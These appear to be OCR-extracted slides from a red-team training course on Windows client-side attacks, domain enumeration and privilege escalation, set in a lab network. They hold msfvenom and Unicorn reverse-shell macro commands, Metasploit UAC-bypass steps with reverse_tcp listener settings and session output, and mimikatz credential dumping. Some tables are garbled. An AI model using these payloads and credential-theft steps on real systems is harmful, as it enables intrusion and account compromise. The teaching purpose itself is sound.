12:23:46.7467710 AM	Microsoft Corporation	Load Image	wpNSP.dll	SUCCESS	Image Base: 0x7ef9430
12:23:46.7472585 AM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Load Image	rpns.dll	SUCCESS	Image Base: 0x7ef9450
12:23:46.7488850 AM	powershell.exe	Load Image	C:\Windows\System32\winmr.dll	SUCCESS	Image Base: 0x7ef9410
12:23:46.7495566 AM	powershell.exe	Load Image	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS	Image Base: 0x7ef8f600
12:23:46.7499685 AM	powershell.exe	Thread Create		SUCCESS	Thread ID: 2752
12:23:46.7550313 AM	powershell.exe	Load Image	C:\Windows\System32\wbemsvc.dll	SUCCESS	Image Base: 0x7ef8640
12:23:46.7551540 AM	powershell.exe	Thread Exit		SUCCESS	Thread ID: 2752, User T
12:23:46.7579523 AM	powershell.exe	Load Image	C:\Windows\System32\wbem\fastprox.dll	SUCCESS	Image Base: 0x7ef8870
12:23:46.7587833 AM	powershell.exe	Load Image	C:\Windows\System32\ntdsapi.dll	SUCCESS	Image Base: 0x7ef93e0
12:23:46.7593020 AM	powershell.exe	Thread Exit		SUCCESS	Thread ID: 1048, User T
12:23:46.7594762 AM	powershell.exe	Thread Create		SUCCESS	Thread ID: 2360
12:23:46.8648032 AM	powershell.exe	Thread Create		SUCCESS	Thread ID: 716
12:23:46.8654633 AM	powershell.exe	Thread Create		SUCCESS	Thread ID: 2776
12:23:46.8658582 AM	powershell.exe	Thread Exit		SUCCESS	Thread ID: 2776, User T
12:23:46.8664279 AM	powershell.exe	Thread Exit		SUCCESS	Thread ID: 716, User T
12:23:46.9210016 AM	powershell.exe	TCP Connect	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 0, mss: 1460, seqnum: 0, c
12:23:46.9211224 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 225, startime: 16
12:23:46.9211534 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 206, startime: 16
12:23:46.9430848 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 17, seqnum: 0, c
12:23:46.9431008 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431030 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431036 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431040 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431044 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431067 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9431282 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 1460, seqnum: 0, c
12:23:46.9432345 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 3472, seqnum: 0, c
12:23:46.9432349 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 28645, seqnum: 0, c
12:23:46.9433816 AM	powershell.exe	TCP Disconnect	win7-1.hacklabz.com:51011 -> 192.168.1.14:http	SUCCESS	Length: 0, seqnum: 0, c
12:23:52.3600768 AM	powershell.exe	TCP Connect	win7-1.hacklabz.com:51012 -> 192.168.1.14:http	SUCCESS	Length: 0, mss: 1460, seqnum: 0, c
12:23:52.3604066 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51012 -> 192.168.1.14:http	SUCCESS	Length: 207, startime: 16
12:23:52.3792019 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51012 -> 192.168.1.14:http	SUCCESS	Length: 17, seqnum: 0, c
12:23:52.3792995 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51012 -> 192.168.1.14:http	SUCCESS	Length: 1429, seqnum: 0, c
12:23:52.3794907 AM	powershell.exe	TCP Disconnect	win7-1.hacklabz.com:51012 -> 192.168.1.14:http	SUCCESS	Length: 0, seqnum: 0, c
12:23:57.4237075 AM	powershell.exe	TCP Connect	win7-1.hacklabz.com:51014 -> 192.168.1.14:http	SUCCESS	Length: 0, mss: 1460, seqnum: 0, c
12:23:57.4238398 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51014 -> 192.168.1.14:http	SUCCESS	Length: 207, startime: 16
12:23:57.4339691 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51014 -> 192.168.1.14:http	SUCCESS	Length: 17, seqnum: 0, c
12:23:57.4340411 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51014 -> 192.168.1.14:http	SUCCESS	Length: 1429, seqnum: 0, c
12:23:57.4342020 AM	powershell.exe	TCP Disconnect	win7-1.hacklabz.com:51014 -> 192.168.1.14:http	SUCCESS	Length: 0, seqnum: 0, c
12:24:02.4506842 AM	powershell.exe	TCP Connect	win7-1.hacklabz.com:51015 -> 192.168.1.14:http	SUCCESS	Length: 0, mss: 1460, seqnum: 0, c
12:24:02.4508004 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51015 -> 192.168.1.14:http	SUCCESS	Length: 207, startime: 16
12:24:02.4769447 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51015 -> 192.168.1.14:http	SUCCESS	Length: 17, seqnum: 0, c
12:24:02.4770298 AM	powershell.exe	TCP Receive	win7-1.hacklabz.com:51015 -> 192.168.1.14:http	SUCCESS	Length: 1429, seqnum: 0, c
12:24:02.4772105 AM	powershell.exe	TCP Disconnect	win7-1.hacklabz.com:51015 -> 192.168.1.14:http	SUCCESS	Length: 0, seqnum: 0, c
12:24:07.5129417 AM	powershell.exe	TCP Connect	win7-1.hacklabz.com:51017 -> 192.168.1.14:http	SUCCESS	Length: 0, mss: 1460, seqnum: 0, c
12:24:07.5130421 AM	powershell.exe	TCP Send	win7-1.hacklabz.com:51017 -> 192.168.1.14:http	SUCCESS	Length: 198, startime: 16

Showing 248 of 196,097 events (0.12%) Backed by virtual memory

**Process Explorer - Sysinternals: www.sysinternals.com [WIN7-1\Administrator]**


File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	95.29	0 K	24 K	0		
System	0.18	168 K	2,600 K	4	n/a Windows Interrupts and DPCs	Microsoft Corporation
Interrups	0.79	0 K	0 K			
smss.exe	356 K	912 K	280 Windows Session Manager	280	280 Windows Session Manager	Microsoft Corporation
csrss.exe	< 0.01	1,736 K	3,664 K	360	360 Client Server Runtime Process	Microsoft Corporation
conhost.exe	< 0.01	808 K	2,176 K	1552	1552 Console Window Host	Microsoft Corporation
wininit.exe	1,312 K	3,700 K	412 Windows Start-Up Application	412	412 Windows Start-Up Application	Microsoft Corporation
cssrs.exe	0.11	13,360 K	11,204 K	420	420 Client Server Runtime Process	Microsoft Corporation
conhost.exe	1,296 K	5,408 K	2104	2104 Console Window Host	Microsoft Corporation	
winlogon.exe	2,260 K	5,608 K	468 Windows Logon Application	468	468 Windows Logon Application	Microsoft Corporation
explorer.exe	0.02	42,644 K	60,268 K	3064	3064 Windows Explorer	Microsoft Corporation
vm vmtools.exe	0.03	4,308 K	9,812 K	368	368 VMware Tools Core Service	VMware, Inc.
procexp64.exe	0.36	14,412 K	27,396 K	1344	1344 Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe	2,896 K	9,872 K	1920	1920 Process Monitor	Sysinternals - www.sysinter...	
Procmon64.exe	0.47	21,964 K	30,488 K	636	636 Process Monitor	Sysinternals - www.sysinter...
powershell.exe	2.44	53,820 K	58,704 K	1540	1540 Windows PowerShell	Microsoft Corporation

CPU Usage: 4.71% Commit Charge: 34.69% Processes: 42 Physical Usage: 37.30%

# Client Side Attacks

- Binaries
  - PE (Portable Executable)
- Office Documents
  - VBA Macros
  - OLE Object
  - DDE




# Client Side Attacks

- Powershell Oneliners
- Active Scripts
  - VBS, JS, HTA



PowerShell



# Macros

- Metasploit
  - use exploit/multi/fileformat/office\_macro
  - msfvenom -p [Payload] LHOST=[IP] -f vba / vba-psh / vba-exe
- Empire
  - usestager windows/macro
- LuckyStrike
  - <https://github.com/curi0usJack/luckystrike>
- Unicorn
  - unicorn.py payload reverse\_ipaddr port macro
  - <https://github.com/trustedsec/unicorn>

# Other

- Vulnerability Exploitation
- Java applets
- Physical Attacks
- ...

# Lab 1

# Lab 2


# Reconnaissance and Situational Awareness

# Host Enumeration

- Privileges
- Local User Groups
- Installed Software
- Services

# CTF 1

# Active Directory Domain Services



<http://bucarotechhelp.com/computers/winadmin/89001102.asp>

# Domain Enumeration

- Allows an attacker to identify:
  - Users
  - Computers
  - Organizational Units
  - Groups
  - Group Policy Objects
  - ....
  - .....

# Domain Enumeration

- Net commands

- net user /domain
- net group /domain



Command Prompt

```
C:\>net help
The syntax of this command is:

NET HELP
command
-or-
NET command /HELP

Commands available are:

NET ACCOUNTS          NET HELPMSG           NET STATISTICS
NET COMPUTER           NET LOCALGROUP       NET STOP
NET CONFIG             NET PAUSE            NET TIME
NET CONTINUE           NET SESSION          NET USE
NET FILE               NET SHARE            NET USER
NET GROUP              NET START            NET VIEW
NET HELP
```

# Domain Enumeration

- Meterpreter
  - post/windows/gather/enum\_domain
  - post/windows/gather/enum\_domain\_users
  - post/windows/gather/enum\_domain\_group\_users
  - ADSI (Active Directory Services Interfaces)
    - adsi\_dc\_enum
    - adsi\_computer\_enum
    - adsi\_user\_enum
    - ads\_nested\_group\_user\_enum

# Domain Enumeration

- PowerView ( PowerSploit )
  - <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>
  - Get-NetDomainController
  - Get-NetUser
  - Get-NetComputer
  - Get-NetGroup
  - .....
  - .....

# Domain Enumeration


- LDAP ( 389 TCP )
  - ldapsearch
  - ldapminer.exe
  - Jexplorer
- Powershell
  - ADSI
  - Active Directory Module

# Lab 3

# BloodHound

- “BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify”
- <https://github.com/BloodHoundAD/BloodHound>

# BloodHound



# Network Enumeration

- Arp table

```
C:\>arp -a

Interface: 192.168.1.12 --- 0xb
  Internet Address          Physical Address      Type
  192.168.1.1               00-0c-29-a7-57-24    dynamic
  192.168.1.13              00-0c-29-7d-49-c8    dynamic
  192.168.1.14              00-50-56-3b-79-06    dynamic
  192.168.1.16              00-0c-29-11-dd-6c    dynamic
  192.168.1.255             ff-ff-ff-ff-ff-ff    static
  224.0.0.22                 01-00-5e-00-00-16    static
  224.0.0.252                01-00-5e-00-00-fc    static
  255.255.255.255           ff-ff-ff-ff-ff-ff    static

C:\>
```

# Network Enumeration

- Meterpreter
  - portscanner
  - smb\_version
  - smb\_login
- Empire
  - situational\_awareness/network/postscan -> Invoke-PortScan
  - situational\_awareness/network/smbscanner -> Invoke-SMBScanner

# Invoke-PortScan

explorer.exe	0.02	52,880 K	40,748 K	3016	Windows Explorer
vmtoolsd.exe	0.05	4,340 K	4,660 K	2216	VMware Tools Core Service
explore.exe		13,328 K	22,064 K	2800	Internet Explorer
iexplore.exe	< 0.01	11,560 K	16,936 K	2752	Internet Explorer
procexp64.exe	0.84	19,756 K	22,548 K	608	Sysinternals Process Explorer
cmd.exe		1,820 K	2,476 K	1728	Windows Command Processor
powershell.exe	0.11	86,208 K	77,444 K	4864	Windows PowerShell
powershell.exe		43,208 K	48,876 K	4472	Windows PowerShell
powershell.exe		43,236 K	48,980 K	4556	Windows PowerShell
powershell.exe		43,268 K	48,928 K	988	Windows PowerShell
powershell.exe		43,268 K	48,932 K	1720	Windows PowerShell
powershell.exe		43,172 K	48,828 K	2348	Windows PowerShell
powershell.exe		43,268 K	48,940 K	3120	Windows PowerShell
powershell.exe		43,164 K	48,884 K	3716	Windows PowerShell
powershell.exe		43,164 K	48,848 K	3840	Windows PowerShell
powershell.exe		43,208 K	48,872 K	4652	Windows PowerShell
powershell.exe		43,204 K	48,872 K	4696	Windows PowerShell
powershell.exe		43,208 K	48,900 K	5720	Windows PowerShell
powershell.exe		43,268 K	48,968 K	6036	Windows PowerShell
powershell.exe		43,236 K	48,924 K	6108	Windows PowerShell
powershell.exe		43,204 K	48,876 K	1048	Windows PowerShell
powershell.exe		43,204 K	48,896 K	2500	Windows PowerShell
powershell.exe		43,172 K	48,872 K	3180	Windows PowerShell
powershell.exe		43,000 K	48,824 K	3356	Windows PowerShell
powershell.exe		43,204 K	48,880 K	3536	Windows PowerShell
powershell.exe		43,204 K	48,920 K	4224	Windows PowerShell
powershell.exe		43,204 K	48,956 K	5252	Windows PowerShell
powershell.exe		43,168 K	48,904 K	5396	Windows PowerShell
powershell.exe		43,172 K	48,836 K	5444	Windows PowerShell
powershell.exe		43,204 K	48,896 K	5940	Windows PowerShell
powershell.exe		43,172 K	48,872 K	6008	Windows PowerShell
powershell.exe		43,172 K	48,832 K	4504	Windows PowerShell

# Lab 4


# CTF 2

# Privilege Escalation & Credential Harvesting

# Privilege Escalation

# Privilege Escalation

- Not always you get access with a high level user
  - That's what Privilege Escalation is about : getting God level
- **Vertical privilege escalation**
  - When user can access resources, features or functionalities related to more privileged accounts.
- **Horizontal privilege escalation**
  - When user have the ability to access the resources, features or functionalities of the accounts having similar privileges.



# Privilege Escalation

- Kernel exploitation
  - By exploiting vulnerabilities in the operating system kernel.
- Vulnerable applications
  - When application is running with administrator privileges, then by exploiting vulnerability we could get administrator privileges.
- Bypass of authorization
  - When we can log in as a higher privileged account without using password, for example.
- Misconfiguration
  - When an application installed on operating system has wrong configuration.

# Privilege Escalation

- NT-AUTHORITY\SYSTEM is the name of a Security ID, not a group not an account, MAYBE "a pseudo account".

SID	Name	Purpose	Reference name	Displayed name
S-1-5	NT Authority	Produces SIDs	NT-AUTHORITY	NT-AUTHORITY
S-1-5-18	Local System	Service account	NT-AUTHORITY\SYSTEM	SYSTEM
S-1-5-19	NT Authority	Local Service	NT AUTHORITY\LocalService	LOCAL SERVICE
S-1-5-20	NT Authority	Network Service	NT AUTHORITY\NetworkService	NETWORK SERVICE

# Privilege Escalation

- MS Windows
  - Options such as **getsystem** from Meterpreter fail because User Account Control (UAC), for example
  - Some Metasploit commands to have at hand :
    - sessions -l
      - Shows established sessions with victim
    - sessions -i #
      - Changes to the corresponding # session
    - Background
      - Send current session to background
    - back
      - Gets you out of current context

# Privilege Escalation

- Getting access through a Meterpreter session

```
[*] http://192.168.1.11:4444 handling request from 192.168.1.9; (UUID: koib280j) Redirecting stageless  
wT9_XOEAb9jzsCHcqtXFQ8foLgYLf0Af16PQK0027Zm93rPcOSkWKwjfy64lzrmhkrEwp60kleoTPezU0 with UA 'Mozilla/5.0  
v:11.0) like Gecko'  
[*] http://192.168.1.11:4444 handling request from 192.168.1.9; (UUID: koib280j) Attaching orphaned/st  
[*] 192.168.1.9:22 - Command Stager progress - 100.00% done (348375/348375 bytes)  
[*] Meterpreter session 7 opened (192.168.1.11:4444 -> 192.168.1.9:1092) at 2018-04-30 13:40:02 -0500
```

# Privilege Escalation

- Checking current user
  - It's a simple user, no high privileges
  - Getsystem will fail

```
|msf exploit(windows/ssh/freesshd_authbypass) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > getuid
Server username: MO_SELL03\wcuestas
```

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

# Privilege Escalation

- Our victim has a default UAC configuration
  - Check with :
    - Run **post/windows/gather/win\_privs**
      - Look fo “UAC Enabled” column.
      - Or just **getprivs** from Meterpreter
    - We need to send our current Meterpreter session to background

```
meterpreter > background  
[*] Backgrounding session 8...
```

# Privilege Escalation

- Let's search for bypass UAC modules inside Metasploit :
  - Search bypassuac
  - Which one is the right one ?
    - Some drops EXE, some not
    - Some are recent, some not
    - All are "ranked" Excellent
  - Let's try a couple of them

```
msf > search bypassuac
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name          Disclosure Date   Rank    Description
----          -----           ----
exploit/windows/local/bypassuac      2010-12-31  excellent Windows Escalate UAC Protection Bypass
exploit/windows/local/bypassuac_comhijack 1900-01-01  excellent Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
exploit/windows/local/bypassuac_eventvwrtry Key) 2016-08-15  excellent Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
exploit/windows/local/bypassuac_fodhelper 2017-05-12  excellent Windows UAC Protection Bypass (Via FodHelper Registry Key)
exploit/windows/local/bypassuac_injection 2010-12-31  excellent Windows Escalate UAC Protection Bypass (In Memory Injection)
exploit/windows/local/bypassuac_injection_winsxs 2017-04-06  excellent Windows Escalate UAC Protection Bypass (In Memory Injection Abusing WinSXS)
exploit/windows/local/bypassuac_sluihijack 2018-01-15  excellent Windows UAC Protection Bypass (Via Slui File Handler Hijack)
exploit/windows/local/bypassuac_vbsability) 2015-08-22  excellent Windows Escalate UAC Protection Bypass
```

Copy to clipboard(Command+C)

# Privilege Escalation

- Invoke a “bypassuac” module (if we are lucky, it works)

```
msf exploit(windows/ssh/freesshd_authbypass) > use exploit/windows/local/bypassuac  
msf exploit(windows/local/bypassuac) > show options
```

Module options (exploit/windows/local/bypassuac):

Name	Current Setting	Required	Description
SESSION	7	yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.11	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Windows x86

# Privilege Escalation

- This is important for the local exploit
  - We need to specify a Listener port
    - If local exploitation (UAC bypass) is successful, We'll have a new Meterpreter session
    - ID of Meterpreter session that local exploit will use

```
msf exploit(windows/local/bypassuac) > set lport 5555
lport => 5555
```

```
msf exploit(windows/local/bypassuac) > set session 8
session => 8
```

# Privilege Escalation

- Executing local exploit, successful UAC bypass and new Meterpreter session is forked

```
msf exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.1.11:5555
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.1.9
[*] Meterpreter session 9 opened (192.168.1.11:5555 -> 192.168.1.9:1043) at 2018-04-30 13:53:17 -0500
```

# Privilege Escalation

- But, We still don't have God level,
  - We need NT AUTHORITY\SYSTEM
  - Extensions such as mimikatz will fail

```
meterpreter > use mimikatz
Loading extension mimikatz...Success.
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[!] Did not get SeDebugPrivilege
[*] Retrieving wdigest credentials
wdigest credentials
=====
AuthID          Package  Domain   User      Password
-----          -----  -----  -----
Erreur : Impossible d'obtenir les données de session
0;158871          NTLM    MO_SELL03  wcuestas  OpenProcess : (0x00000005) Acceso denegado. n.a. (
wdigest KO)
0;158859          NTLM    MO_SELL03  wcuestas  OpenProcess : (0x00000005) Acceso denegado. n.a. (
wdigest KO)
```

# Privilege Escalation

- After UAC bypass, getsystem should work
  - Now, the friendly mimikatz will do its thing

```
meterpreter > getuid
Server username: MO_SELL03\wcuestas
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====

AuthID  Package  Domain      User          Password
-----  -----    -----      ----          -----
0;997   Negotiate  NT AUTHORITY  SERVICIO LOCAL
0;996   Negotiate  WORKGROUP   MO_SELL03$ 
0;23698  NTLM
